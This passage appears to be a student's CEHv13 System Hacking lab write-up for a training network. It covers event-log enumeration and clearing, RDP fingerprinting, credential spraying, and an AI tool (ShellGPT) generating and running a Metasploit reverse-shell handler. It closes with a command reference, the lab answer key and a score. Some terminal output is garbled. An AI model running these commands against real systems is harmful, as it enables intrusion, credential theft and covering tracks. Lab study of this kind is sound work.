Microsoft-Windows-Winlogon/Diagnostic
Microsoft-Windows-Winlogon/Operational
Microsoft-Windows-Winsock-AFD/Operational
Microsoft-Windows-Winsock-NameResolution/Operational
Microsoft-Windows-Winsock-W52HELP/Operational
Microsoft-Windows-Winsrv/Analytic
Microsoft-Windows-Wired-AutoConfig/Diagnostic
Microsoft-Windows-Wired-AutoConfig/Operational
Microsoft-Windows-WlanDlg/Analytic
Microsoft-Windows-Wordpad/Admin
Microsoft-Windows-Wordpad/Debug
Microsoft-Windows-Wordpad/Diagnostic
Microsoft-Windows-WorkFolders/Analytic
Microsoft-Windows-WorkFolders/Debug
Microsoft-Windows-WorkFolders/Operational
Microsoft-Windows-WorkFolders/WHC
Microsoft-Windows-Workplace Join/Admin
Microsoft-Windows-XAML-Diagnostics/Default
Microsoft-Windows-XAML/Default
Microsoft-Windows-XAudio2/Debug
Microsoft-Windows-XAudio2/Performance
Microsoft-Windows-ZTraceMaps/Function
Microsoft-Windows-ZTraceMaps/Operational
Microsoft-Windows-glcnd/Admin
Microsoft-Windows-glcnd/Debug
Microsoft-Windows-glcnd/Diagnostic
Microsoft-Windows-hidcfu/Operational
Microsoft-Windows-mobsync/Diagnostic
Microsoft-Windows-ntshrui
Microsoft-Windows-ntshrui-perf
Microsoft-Windows-osk/Diagnostic
Microsoft-Windows-stobject/Diagnostic
Microsoft-Windows-wmbclass/Analytic
Microsoft-Windows-wmbclass/Trace
Microsoft-WindowsPhone-Connectivity-WiFiConnSvc-Channel
Microsoft-WindowsPhone-LocationServiceProvider/Debug

```

Figure 9 — Partial enumeration of Windows Event Log channels via wevtutil (Security, System, Application, plus per-component Analytic/Operational/Debug channels).

The output spans not only the core Security/System/Application logs but dozens of per-component Analytic, Operational, and Debug channels (e.g., WindowsUpdateClient, Winlogon, Wired-AutoConfig, WorkFolders) — each a potential source of forensic evidence that a thorough incident-response review, or a thorough attacker, would need to account for.

Defensive takeaway: forwarding event logs to a centralized, access-restricted SIEM (so a local wevtutil cl cannot remove the analyst's copy) is one of the most effective mitigations against this phase of the attack lifecycle.


6. Supporting Reconnaissance & Credential Auditing

Although formally part of earlier scanning/enumeration phases, network reconnaissance and credential auditing were revisited here to support the system-hacking exercises above — confirming host identity before exploitation and testing authentication strength directly.

6.1 Nmap NTLM/RDP Fingerprinting

Nmap's rdp-ntlm-info NSE script queries the RDP service's CredSSP/NTLM negotiation to extract identity information without needing valid credentials — useful for confirming a host's domain membership, computer name, and OS build prior to further testing.

```
nmap -p3389 --script rdp-ntlm-info
```



```

269/tcp open  tcpwrapped
389/tcp open  ms-wbt-server Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: CEH
  NetBIOS_Domain_Name: CEH
  NetBIOS_Computer_Name: SERVER2022
  DNS_Domain_Name: CEH.com
  DNS_Computer_Name: Server2022.CEH.com
  DNS_Tree_Name: CEH.com
  Product_Version: 10.0.20348
  System_Time: 2026-07-26T19:09:01+00:00
  _ssl-date: 2026-07-26T19:09:09+00:00; 0s from scanner time.
  _ssl-cert: Subject: commonName=Server2022.CEH.com
  Not valid before: 2026-07-25T15:46:36
  _Not valid after: 2027-01-24T15:46:36
  AC Address: 00:15:5D:01:80:02 (Microsoft)
  o exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
  CP/IP fingerprint:
  S:SCAN(V=7.94SVN%E=4%D=7/26%OT=53%CT=1%CU=31524%PV=Y%DS=1%DC=D%G=Y%M=00155
  S:D%TM=6A665B56%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=10F%TI=I%CI=I%II
  S:=I%SS=S%TS=A)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW
  S:8ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=
  S:FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T
  S:=80%S=O%A=S+E=AS%RD=0%O=)T2(R=Y%DF=Y%T=80%W=0%S=7%A=5%F=AR%O=%RD=0%O=)T
  
```

Figure 10 — rdp-ntlm-info output for 10.10.1.22: NetBIOS domain CEH, DNS domain CEH.com, hostname SERVER2022, product build 10.0.20348 (Windows Server 2022), plus the bound TLS certificate.

- **NetBIOS_Domain_Name / DNS_Domain_Name** — confirms whether the host is standalone (WORKGROUP) or domain-joined (here, CEH.com).
- **Product_Version** — maps directly to a specific Windows build/edition (10.0.20348 = Windows Server 2022).
- **ssl-cert** — the self-signed certificate bound to RDP also reveals the host's DNS name, corroborating the NTLM info.

6.2 RDP Credential Spraying

With host identities confirmed, an automated credential-spraying pass (using tools such as Crowbar or Hydra) was run against RDP (TCP/3389) across all four discovered hosts and a common set of candidate usernames, using a single trial password.

```

TypeError: Cannot unpack non-iterable Nonetype object
RDP 10.10.1.11 3389 WINDOWS11 [*] Windows 10 or Windows Server 2016 Build 22000 (name:WIND
OWS11) (domain:Windows11) (nla:True)
RDP 10.10.1.19 3389 SERVER2019 [*] Windows 10 or Windows Server 2016 Build 17763 (name:SERV
ER2019) (domain:Server2019) (nla:True)
RDP 10.10.1.22 3389 SERVER2022 [*] Windows 10 or Windows Server 2016 Build 20348 (name:SERV
ER2022) (domain:CEH.com) (nla:True)
RDP 10.10.1.40 3389 MARK [*] Windows 10 or Windows Server 2016 Build 22000 (name:MARK
) (domain:CEH.com) (nla:True)
RDP 10.10.1.19 3389 SERVER2019 [-] Server2019\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.19 3389 SERVER2019 [-] Server2019\Guest:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.19 3389 SERVER2019 [-] Server2019\Administrator:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.19 3389 SERVER2019 [-] Server2019\Mark:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.19 3389 SERVER2019 [-] Server2019\Shiela:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.19 3389 SERVER2019 [-] Server2019\Martin:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.19 3389 SERVER2019 [-] Server2019\Joshua:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.11 3389 WINDOWS11 [-] Windows11\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.11 3389 WINDOWS11 [-] Windows11\Guest:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.11 3389 WINDOWS11 [-] Windows11\Administrator:cupcake
RDP 10.10.1.11 3389 WINDOWS11 [-] Windows11\Mark:cupcake
RDP 10.10.1.11 3389 WINDOWS11 [-] Windows11\Shiela:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.11 3389 WINDOWS11 [-] Windows11\Martin:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.11 3389 WINDOWS11 [-] Windows11\Joshua:cupcake
RDP 10.10.1.22 3389 SERVER2022 [-] CEH.com\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.22 3389 SERVER2022 [-] CEH.com\Guest:cupcake (STATUS_LOGON_FAILURE)

```

Figure 11 — RDP host discovery followed by an automated credential-spraying pass; STATUS_LOGON_FAILURE responses across most attempts show weak-credential detection at work.

- **STATUS_LOGON_FAILURE** — the credential pair was rejected; expected outcome for incorrect guesses in a reasonably-configured environment.
- A successful bind (no failure status) for a given username/password pair indicates a genuinely weak or reused credential — the primary finding a credential-spraying exercise is designed to surface.
- Operational note: real-world spraying should throttle attempts per account to avoid triggering lockout policies, and should be scoped/authorized explicitly given its potential to lock out legitimate users.


7. AI-Assisted Offensive Tooling — ShellGPT

ShellGPT (invoked via `sgpt --shell "<instruction>"`) demonstrates how large-language-model assistants are increasingly integrated directly into the security practitioner's command line — translating a natural-language objective into the precise tool syntax needed to carry it out, then offering the operator a chance to Execute, Describe, or Abort before anything runs.

```
sgpt --shell "Start the Metasploit console, configure a listener \
for a Windows reverse TCP payload with LHOST=10.10.1.13 and \
LPORT=444, then run the exploit as a background job"
```

Generated:

```
msfconsole -q -x "use exploit/multi/handler; set payload \
windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; \
set LPORT 444; exploit -j"
```



```
ghost_eye  reverse-shell-generator  Wmi-Persistence-master  (STATUS_LOGON_FAILURE)
GREcon     -> $cd /root          roguehostapd           Wordlist                (NL_FAILURE)
hash.txt   -> $cd /root          RPCScan                Wordlists               (XCON_FAILURE)
Havoc      -> $python3         run.sh                 Rustscan                (XCON_FAILURE)
holehe     -> $python3         Rustscan               Rustscan                (XCON_FAILURE)
[~][x]-[root@parrot]-[/home/attacker]
#sgpt --shell "Start the Metasploit console, configure a listener for a Windows reverse TCP payload with LHOST=10.10.1.13 and LPORT=444, then run the exploit as a background job"
msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; set LPORT 444; exploit -j"
[*] Execute, [D]escribe, [A]bort: E
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 10.10.1.13
LPORT => 444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.10.1.13:444:- -
[-] Handler failed to bind to 0.0.0.0:444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:444).
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exit
```

Figure 12 — ShellGPT generating and executing the equivalent `msfconsole` background-job command from a plain-English prompt.

In this run, the generated command was syntactically correct, but execution still failed with a bind error because the target port was already held by a handler started earlier in the session. This is an important, generalizable lesson: AI-assisted command generation accelerates recall of correct tool syntax, but it does not remove the operator's responsibility to validate the current environment state (open ports, existing jobs, live sessions) before trusting the result.

Security consideration: natural-language-to-shell tools should be treated the same as any other tool that executes attacker-supplied strings as commands — review generated output before executing it, especially in shared or production environments.

8. Consolidated Command Reference

Tool	Command	Purpose
Responder	responder -I <iface>	Poison LLMNR/NBT-NS to capture NTLM hashes
HoaxShell listener	python3 hoaxshell-listener.py -t ps-iex -p 4444	Start HTTP-based shell listener
Metasploit handler	use multi/handler; set payload ...; exploit -j	Catch a staged payload as a background job
Meterpreter	getuid / sysinfo	Identify session user context and host domain
Vulnserver exploit dev	overwrite.py	Verify EIP control via crash analysis
Sticky Keys backdoor	replace/redirect sethc.exe	Unauthenticated SYSTEM shell at logon screen
Event log enum	wevtutil el	List all Windows Event Log channels
Event log clear	wevtutil cl <LogName>	Clear a specific log channel
Nmap NTLM/RDP	nmap -p3389 --script rdp-ntlm-info <ip>	Fingerprint domain/host/build via RDP
Credential spraying	crowbar / hydra vs. RDP (3389)	Test accounts against a common password
ShellIGPT	sgpt --shell "<instruction>"	Generate a shell command from natural language

9. Lab Answer Key & Assessment Result

The practical exercises above were assessed via a scored knowledge-check. The five graded items directly tied to the practicals in these notes, and their accepted answers, are summarized below.

#	Task	Answer
1	Responder interface option (find NTLM hash for Jason on Windows 11)	-I
2	HoaxShell payload type selected (Reverse Shell Generator)	PowerShell IEX
3	Script used to verify EIP control (Vulnserver)	overwrite.py
4	Domain of Windows 11 (sysinfo in Meterpreter, after Sticky Keys escalation)	WORKGROUP
5	Refog archive password (Personal Monitor for Windows download)	refog123

Module 06: System Hacking
CEHv13
Duration: 5 hours, 38 minutes

8/10
Congratulations, you passed!

☒ Run the Responder tool on the Parrot Security machine and find the NTLM hash for the user Jason on Windows 11. Simulate the user Jason (user: Jason and password: qwerty) on the Windows 11 machine. Score: 1
Enter the option that specifies the interface while running the Responder tool.

☒ In Parrot Security machine, use Reverse Shell Generator to create payload and set up listener to gain access to Windows 11 machine. Enter the type of payload that is selected under HoaxShell tab to generate a PowerShell script that is used to compromise Windows 11 machine. Score: 1

☒ For this task, use the Parrot Security machine (10.10.1.13) as the attacker's system and the Windows 11 machine (10.10.1.11) as the target system. Execute and exploit a vulnerable application, D:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe, to gain admin access to the target machine. Which Python script is used to check whether we can control the EIP register? Score: 1

☒ Exploit Sticky keys feature to gain access and to escalate privileges on the Windows 11 machine. Enter the domain of Windows 11 obtained from sysinfo command in meterpreter session. Score: 1

☒ On the machine Windows Server 2022 Machine, On the Refog website, review the Personal Monitor for Windows download details. Identify the Archive Password displayed for the downloadable file. Enter the Archive Password shown on the page. (Answer Format: aaaaaNNNN) Score: 1

Figure 13 — Graded question summary for Module 06 (8/10 correct).




Figure 14 — Final module result: 80% score, completed in 5 hours 38 minutes.

Metric	Value
Module	06 — System Hacking (CEHv13)
Score	8 / 10 (80%)
Result	PASS
Expected Duration	4 hours 40 minutes
Actual Duration	5 hours 38 minutes

10. Summary & Key Takeaways

Module 06 traced a single, coherent attack narrative across all four phases of the system-hacking lifecycle within an authorized lab environment:

- 1 **Gaining Access** was achieved two ways — a lightweight, detection-resistant HoaxShell HTTP payload, and a full Meterpreter session via Metasploit's handler — alongside foundational exploit-development work against a deliberately vulnerable service (Vulnserver) to establish EIP control as the first milestone toward a working buffer-overflow exploit.
- 2 **Escalating Privileges** was demonstrated via the classic Sticky Keys accessibility-feature abuse, and validated by pulling host/domain metadata directly from the resulting session.
- 3 **Maintaining Access** was explored through the lens of a commercial monitoring suite (Refog), illustrating the breadth of telemetry — keystrokes, screenshots, browsing history, location — that persistence tooling of this class can provide.
- 4 **Clearing Tracks** was grounded in a practical enumeration of the full Windows Event Log channel list, the necessary first step before any selective log review or clearing could occur.
- 5 Supporting **reconnaissance and credential-auditing** work (Nmap NTLM/RDP fingerprinting, RDP credential spraying) tied the exercise back to the earlier scanning/enumeration phases, reinforcing that system hacking rarely happens in a vacuum.
- 6 Finally, the use of **ShellGPT** highlighted an emerging trend: AI-assisted natural-language-to-command tooling can meaningfully speed up routine offensive workflows, while still requiring the operator to validate results against the live environment.

Across every exercise, the same underlying principle applies from a defensive standpoint: each attacker technique above has a corresponding, well-understood control — credential hygiene and SMB/LLMNR hardening against Responder-style attacks, endpoint detection tuned to Sticky-Keys-style IFEO abuse, DLP/endpoint-inventory policies against unauthorized monitoring software, centralized/immutable log forwarding against track-clearing, and account-lockout/MFA policies against credential spraying.

— End of Notes —